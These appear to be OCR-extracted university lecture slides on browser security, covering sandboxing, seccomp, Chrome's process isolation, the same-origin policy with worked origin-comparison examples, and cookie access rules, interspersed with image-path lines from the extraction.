
The Sandbox

- A **sandbox** isolates a process from the rest of the environment
- Running code in a sandbox tries to prevents exploits from spreading outside of the sandbox
- Various sandbox designs exist, but typically the sandbox:
  - Provides a controlled set of resources for guest programs to run in (memory, disk, etc.)
  - Does not allow network access, file system access, other I/O

Seccomp (Linux sandbox)

- Facility in the Linux Kernel
  - seccomp = “secure computing mode”
- A process transitions into secure mode
  - Limits system calls
  - Can only return with an exit, or it can only read and write files that are already open
  - Cannot open new files
- Caller of sandbox opens the files it wants the dangerous process to work with
- Calls seccomp to create the sandbox and run that process

Monolithic browser design issue




- No isolation:
  - Exploit the parsing or rendering code
  - Attacker has access to the file system
  - Fetch or write files :(

Browser Sandbox

- **Goals: Protect local system from web attacker and protect websites from each other**
  - Safely execute JavaScript provided by a website
  - No direct file access, limited access to OS, network, browser data, content from other sites
  - Tabs (and iframes) live in separate processes
  - Implementation is browser and OS specific


	High-quality report with functional exploit	High-quality report	Baseline
Sandbox escape / Memory corruption in a non-sandboxed process	$30,000	$20,000	Up to $15,000

Chrome Browser Sandbox



- **Browser kernel only provides a restricted API**
  - RE can send a bitmap image with web page to display to the user, but not active code
  - RE cannot access file system
  - BK intermediates file access
- **“Least Privilege” in action:**
  - RE does not get more privilege than it needs :)


Graceful failure



THE SAME-ORIGIN POLICY

Same-Origin Policy

Goal: Isolate web content from other web content




Same-Origin Policy

Multiple pages from same site are not isolated

What is an origin?

- **Policy's granularity for protection**
- **Website origin = (scheme, domain, port)**
- **This is just string matching!**
  - URL is tokenized into sub-strings (delimiters are very important!)
  - If the sub-strings match, the origin is considered the same!



Same-Origin Policy Definition

- **One origin should not be able to access the resources of another origin**
- **JavaScript on one page cannot read or modify pages from different origins**

Which Policy Applies?

Website origin = (scheme, domain, port)

Compared URL	Outcome	Reason
http://www.example.com/dir/page.html	Success	Same protocol and host
http://www.example.com/dir2/other.html	Success	Same protocol and host
http://www.example.com:**81**/dir/other.html	Failure	
https://www.example.com/dir/other.html	Failure	
http://**en.example.com**/dir/other.html	Failure	
http://**example.com**/dir/other.html	Failure	
http://**v2.www.example.com**/dir/other.html	Failure	

Which Policy Applies?

Compared URL	Outcome	Reason
http://www.example.com/dir/page.html	Success	Same protocol and host
http://www.example.com/dir2/other.html	Success	Same protocol and host
http://www.example.com:**81**/dir/other.html	Failure	Same protocol and host but different port
https://www.example.com/dir/other.html	Failure	Different protocol
http://**en.example.com**/dir/other.html	Failure	Different host
http://**example.com**/dir/other.html	Failure	Different host (exact match required)
http://**v2.www.example.com**/dir/other.html	Failure	Different host (exact match required)

Policy Subtleties


- **Policy gets messy in practice**
  - Browsers don’t (or didn’t) always get it right…
- **Pitfalls:**
  - DOM/HTML elements
  - Navigation
  - Cookie Reading/Writing
  - iframes
  - Scripts

Example Origins


- **Page: origin is derived from the URL it was loaded from**
- **Javascript: runs with the origin of the loader**
- **<img src=””> image is copied from server into the page: origin is the embedding page, not the remote URL**
- **iframe: origin is remote URL serving the frame, not the embedding site**

DOM Policy

Only code from the same origin can access HTML elements on a site (or in an iframe)




www.bank.com (the parent) **can** access HTML elements in the iframe (and vice versa).



www.evil.com (the parent) **cannot** access HTML elements in the iframe (and vice versa).

Who Can Navigate a Frame?


Older Issue



If bad frame can navigate sibling frames, attacker gets password!


Browser Cookies

- **HTTP is a stateless protocol**
- **Cookies introduced state**
  - Sites can store information in browser
  - Useful for authentication, personalization, etc.
  - Cookies are maybe treated as secrets



Cookie Reading

- **Sites can only read/receive cookies from the same domain**
  - Can’t steal login token for another site



Cookie Writing

